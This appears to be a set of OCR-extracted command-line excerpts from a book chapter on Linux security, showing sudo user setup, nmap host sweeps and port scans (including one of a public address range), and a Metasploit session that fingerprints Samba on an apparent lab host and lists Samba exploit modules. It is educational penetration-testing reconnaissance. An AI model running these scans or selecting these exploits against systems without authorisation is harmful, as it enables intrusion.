


Chapter 1: Linux Security Problems




```
# useradd USERNAME
```




```
# passwd USERNAME
Changing password for user USERNAME.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```




```
# visudo
```




```
## Allows people in group test to run all commands

# %test         ALL=(ALL)       ALL
```




```
# usermod -aG test USERNAME
```




```
# su USERNAME -
```




```
$ groups

USERNAME test
```




```
$ sudo whoami
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for USERNAME:
root
```




```
nmap -version

Nmap version 6.00 ( http://nmap.org )
```




```
$ nmap -vv -sP 103.46.192.2-100

Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 10:24 IST
Initiating Ping Scan at 21:24
Scanning 100 hosts [2 ports/host]
Completed Ping Scan at 21:24, 2.38s elapsed (100 total hosts)
Initiating Parallel DNS resolution of 100 hosts. at 21:24
Completed Parallel DNS resolution of 100 hosts. at 21:24, 4.28s elapsed
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.5 [host down]
Nmap scan report for 103.46.192.6
Host is up (0.025s latency).
Nmap scan report for 103.46.192.7 [host down]
Nmap scan report for 103.46.192.18
Host is up (0.079s latency).
Nmap scan report for 103.46.192.19
Host is up (0.034s latency).
Nmap scan report for 103.46.192.20 [host down]
.............
Read data files from: /usr/bin/../share/nmap
Nmap done: 100 IP addresses (26 hosts up) scanned in 6.67 seconds

$
```




```
$ nmap -v -n -sP --max-rtt-timeout 500ms 103.46.192.2-100 -T4

Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 21:34 IST
Initiating Ping Scan at 21:34
Scanning 100 hosts [2 ports/host]
Completed Ping Scan at 21:34, 1.97s elapsed (100 total hosts)
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.2
Host is up (0.023s latency).
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.3 [host down]
Nmap scan report for 103.46.192.4
Host is up (0.056s latency).
Nmap scan report for 103.46.192.5
Host is up (0.026s latency).
...............
Read data files from: /usr/bin/../share/nmap
Nmap done: 100 IP addresses (26 hosts up) scanned in 1.97 seconds

$
```




```
$ sudo nmap -sS -vv -n -PN -p21 --max-rtt-timeout 500ms 192.168.1.1/24 -T4 -
oG - | grep 'open'
```




```
$ sudo nmap -sS -vv -n -PN -p3306 --max-rtt-timeout 500ms 192.168.1.1/24 -T4
-oG - | grep 'open'
```




```
msf > nmap -sS -Pn -A 192.168.0.1
[*] exec: nmap -sS -Pn -A 192.168.0.1


Starting Nmap 5.51SVN ( http://nmap.org ) at 2015-07-09 21:32 IST
Nmap scan report for 192.168.0.1
Host is up (0.00059s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 13
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection
| Status: Autocommit
|_Salt: ,/H\wa_9<dbA[)Xa^2!K
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13?
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```



```
msf > search scanner/smb

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   auxiliary/scanner/smb/pipe_auditor                             normal  SMB Session Pipe Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor                      normal  SMB Session Pipe DCERPC Auditor
   auxiliary/scanner/smb/smb2                                     normal  SMB 2.0 Protocol Detection
   auxiliary/scanner/smb/smb_enumshares                           normal  SMB Share Enumeration
   auxiliary/scanner/smb/smb_enumusers                            normal  SMB User Enumeration (SAM EnumUsers)
   auxiliary/scanner/smb/smb_enumusers_domain                     normal  SMB Domain User Enumeration
   auxiliary/scanner/smb/smb_login                                normal  SMB Login Check Scanner
   auxiliary/scanner/smb/smb_lookupsid                            normal  SMB Local User Enumeration (LookupSid)
   auxiliary/scanner/smb/smb_version                              normal  SMB Version Detection


msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf  auxiliary(smb_version) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf  auxiliary(smb_version) > exploit

[*] 192.168.0.1  :445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(smb_version) > 
```




```
msf > search samba

Matching Modules
================

   Name                                            Disclosure Date  Rank       Description
   ----                                            ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                      normal     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                            normal     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                          normal     Samba lsa_io_trans_names Heap Overflow
   exploit/freebsd/samba/trans2open                2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply                 2010-06-16       good       Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap         2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/trans2open                  2003-04-07       great      Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                     2003-04-07       average    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script              2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap           2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/osx/samba/trans2open                    2003-04-07       great      Samba trans2open Overflow (Mac OS X PPC)
   exploit/solaris/samba/lsa_transnames_heap       2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/trans2open                2003-04-07       great      Samba trans2open Overflow (Solaris SPARC)
   exploit/unix/misc/distcc_exec                   2002-02-01       excellent  DistCC Daemon Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21       excellent  Citrix Access Gateway Command Execution
   exploit/windows/http/sambar6_search_results     2003-06-21       normal     Sambar 6 Search Results Buffer Overflow
   exploit/windows/license/calicclnt_getconfig     2005-03-02       average    Computer Associates License Client GETCONFIG Overflow
   post/linux/gather/enum_configs                                   normal     Linux Gather Configurations
```

